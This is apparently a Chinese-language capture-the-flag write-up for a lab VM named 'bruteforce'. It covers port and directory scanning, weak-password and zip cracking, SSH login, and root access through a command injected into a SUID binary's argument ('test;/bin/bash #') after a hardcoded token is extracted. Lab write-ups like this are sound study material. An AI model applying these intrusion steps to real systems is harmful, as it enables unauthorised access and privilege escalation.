


# bruteforce

拿到靶机，将所有的配置配置完成后，开启靶机给了个IP，直接扫描端口

```
└─(root@kali)-[~]
└─# nmap -T4 192.168.2.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 23:12 EST
Nmap scan report for 192.168.2.105 (192.168.2.105)
Host is up (0.00082s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:E5:29:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
```

可以发现又80和22端口，先试试能不能访问80端口的网页，发现有一个



这个时候我们知道了是网页发现用户名是ta0，扫描一下目录

```
└─(root@kali)-[~]
└─# dirsearch -u http://192.168.2.105
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _  _  _  _  v0.4.3
  (||||) (/_(_||| (| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460


Output File: /root/reports/http_192.168.2.105/_26-02-03_23-17-49.txt

Target: http://192.168.2.105/
```

```
[23:17:49] Starting:
[23:17:50] 403 - 278B - /.ht_wsr.txt
[23:17:50] 403 - 278B - /.htaccess.bak1
[23:17:50] 403 - 278B - /.htaccess.orig
[23:17:50] 403 - 278B - /.htaccess.sample
[23:17:50] 403 - 278B - /.htaccess.save
[23:17:50] 403 - 278B - /.htaccess_extra
[23:17:50] 403 - 278B - /.htaccess_orig
[23:17:50] 403 - 278B - /.htaccess_sc
[23:17:50] 403 - 278B - /.htaccessBAK
[23:17:50] 403 - 278B - /.htaccessOLD
[23:17:50] 403 - 278B - /.htaccessOLD2
[23:17:50] 403 - 278B - /.htm
[23:17:50] 403 - 278B - /.html
[23:17:50] 403 - 278B - /.htpasswd_test
[23:17:50] 403 - 278B - /.htpasswd
[23:17:50] 403 - 278B - /.httr-oauth
[23:17:50] 403 - 278B - /.php
[23:18:01] 200 - 891B - /maintenance.html
[23:18:06] 403 - 278B - /server-status
[23:18:06] 403 - 278B - /server-status/
```

Task Completed

看到了/maintenance.html 进入这个界面后




进入这个界面后我尝试了ip加端口访问给我回显无法访问此网站，nc也无法连接




```
(root@kali)-[~]
# nc -v 192.168.2.105 9090
1
2
3
4
5
6
█
```

我不知道啥情况，直接重启了三次以后也是成功连接到了这个网页，发现又账户密码，直接yakit弱口令一下后，进去发现是一个下载压缩包的界面，压缩包下载下来后



发现压缩包有密码，这个时候通过去爆破得到了密码为rockyou



里面是一个ssh连接的密钥，这个时候我们可以知道前面网页显示出来的用户名是ta0，我们爆破出来的登陆账号则是admin密码为password123那这个时候就知道了ta0为ssh登录的用户名。

新建连接

SSH连接

终端

代理服务器

隧道

常规

名称:bruteforce

主机:192.168.2.105端口:22

备注:

认证

方法:公钥

用户名:ta0

密码:

私钥:bruteforce浏览...

高级

☐ 智能加速 (加速海外服务器连接)

☒ 启用Exec Channel(若连接上就被断开,请关闭该项,比如跳板机)

关闭后无法监控服务器信息

确定

取消

我们用连接上后直接发现一个user的txt文件打开一看是一个flag

1 bruteforce x +

连接主机...  
连接主机成功  
Linux bruteforce 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86\_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Jan 25 07:16:48 2026 from 192.168.56.104  
ta0@bruteforce:~\$ cat /home/ta0/user.txt  
flag(user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c)  
ta0@bruteforce:~\$

命令输入 (双击Ctrl切换,Alt历史,Tab路径/命令,Esc关闭窗口)

文件 命令

/home/ta0

文件名	大小	类型	修改时间	权限	用户/用户组
.ssh		文件夹	2026/01/25 18:37	drwx-----	ta0/ta0
.bash_history	65 B	BASH_HI...	2026/01/25 19:58	-rw-----	ta0/ta0
.bash_logout	220 B	BASH_LO...	2019/04/18 12:12	-rw-r--r--	ta0/ta0
.bashrc	3.4 KB	BASHRC ...	2019/04/18 12:12	-rw-r--r--	ta0/ta0
.profile	807 B	PROFILE ...	2019/04/18 12:12	-rw-r--r--	ta0/ta0
.rediscli_history	27 B	REDISCLI...	2026/01/25 20:18	-rw-----	ta0/ta0
user.txt	44 B	文本文档	2026/01/25 19:42	-r-----	ta0/ta0

提交完以后我才知道还有一个root权限的flag，那么可以直接通过sudo位来看

```
ta0@bruteforce:~$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for ta0:
Sorry, try again.
[sudo] password for ta0:
Sorry, try again.
[sudo] password for ta0:
sudo: 3 incorrect password attempts
ta0@bruteforce:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/po1kit-agent-helper-1
/opt/scripts/sys_monitor
```

```
/opt/scripts/sys_monitor
```

这不是 Linux 系统自带的程序。标准的 SUID 程序通常都在 `/bin` 或 `/usr/bin` 下，而这个藏在 `/opt` 里的脚本/程序，就是留给我们去进行提权的漏洞

```
ta0@bruteforce:~$ /opt/scripts/sys_monitor
System Monitor Tool v2.0 (Secure Mode)
Usage: /opt/scripts/sys_monitor <auth_token> <service_name>
```

这个 SUID 程序 `/opt/scripts/sys_monitor` 需要两个参数: `<auth_token>` (认证令牌) 和 `<service_name>` (服务名称)

寻找硬编码的 Token

```
strings /opt/scripts/sys_monitor
```

我们会获得一长串的东西丢给AI让他辨别一下，他会告诉我们有一个非常明显的硬编码 Token (密码)也就是X-MNT-9921

```
ta0@bruteforce:~$ strings /opt/scripts/sys_monitor
/lib64/ld-linux-x86-64.so.2
ZxP
puts
```

```
setresgid
setresuid
system
getuid
__cxa_finalize
strcmp
__libc_start_main
snprintf
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
System Monitor Tool v2.0 (Secure Mode)
Usage: %s <auth_token> <service_name>
X-MNT-9921
Access Denied.
[+] Identity Verified. Running as UID: %d
/usr/sbin/service %s status
-----
Executing: %s
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln_monitor.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
setresuid@GLIBC_2.2.5
_edata
getuid@GLIBC_2.2.5
setresgid@GLIBC_2.2.5
system@GLIBC_2.2.5
snprintf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
strcmp@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
```

```

main
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment

```

然后我们现在尝试构造一个 Payload，把密码填进去，然后在服务名后面接上启动 Shell 的命令

```
/opt/scripts/sys_monitor X-MNT-9921 "test;/bin/bash #"
```

```

.comment
ta0@bruteforce:~$ /opt/scripts/sys_monitor X-MNT-9921 "test;/bin/bash"
[+] Identity Verified. Running as UID: 0
-----
Executing: /usr/sbin/service test;/bin/bash status
test: unrecognized service
/bin/bash: status: No such file or directory
-----
ta0@bruteforce:~$ /opt/scripts/sys_monitor X-MNT-9921 "test;/bin/bash #"
[+] Identity Verified. Running as UID: 0
-----
Executing: /usr/sbin/service test;/bin/bash # status
test: unrecognized service
root@bruteforce:~# cd root
bash: cd: root: No such file or directory
root@bruteforce:~# cd ..
root@bruteforce:/home# cd ..
root@bruteforce:/# cd ..
root@bruteforce:/# cd root
root@bruteforce:/root# ls -la
total 12
drwxr-xr-x 3 root root 4096 Nov 11 12:28
-rw-r--r-- 1 root root   81 Nov 11 12:28 .bash_history
-rw-r--r-- 1 root root  221 Nov 11 12:28 .bashrc
-rw-r--r-- 1 root root  221 Nov 11 12:28 .cache
-rw-r--r-- 1 root root  221 Nov 11 12:28 .groups
-rw-r--r-- 1 root root  221 Nov 11 12:28 .local
-rw-r--r-- 1 root root  221 Nov 11 12:28 .profile
-rw-r--r-- 1 root root  221 Nov 11 12:28 root_creds.txt
-rw-r--r-- 1 root root  221 Nov 11 12:28 root.txt
-rw-r--r-- 1 root root  221 Nov 11 12:28 .ssh
-rw-r--r-- 1 root root  221 Nov 11 12:28 ta0_creds.txt
-rw-r--r-- 1 root root  221 Nov 11 12:28 .viminfo
-rw-r--r-- 1 root root  221 Nov 11 12:28 .Xauthority
root@bruteforce:/root# cat root.txt
flag{root-5f1e9d2c8b4a7e3d0c6f9b1a5e2d8c4f}
root@bruteforce:/root#

```

然后也拿到了root用户的flag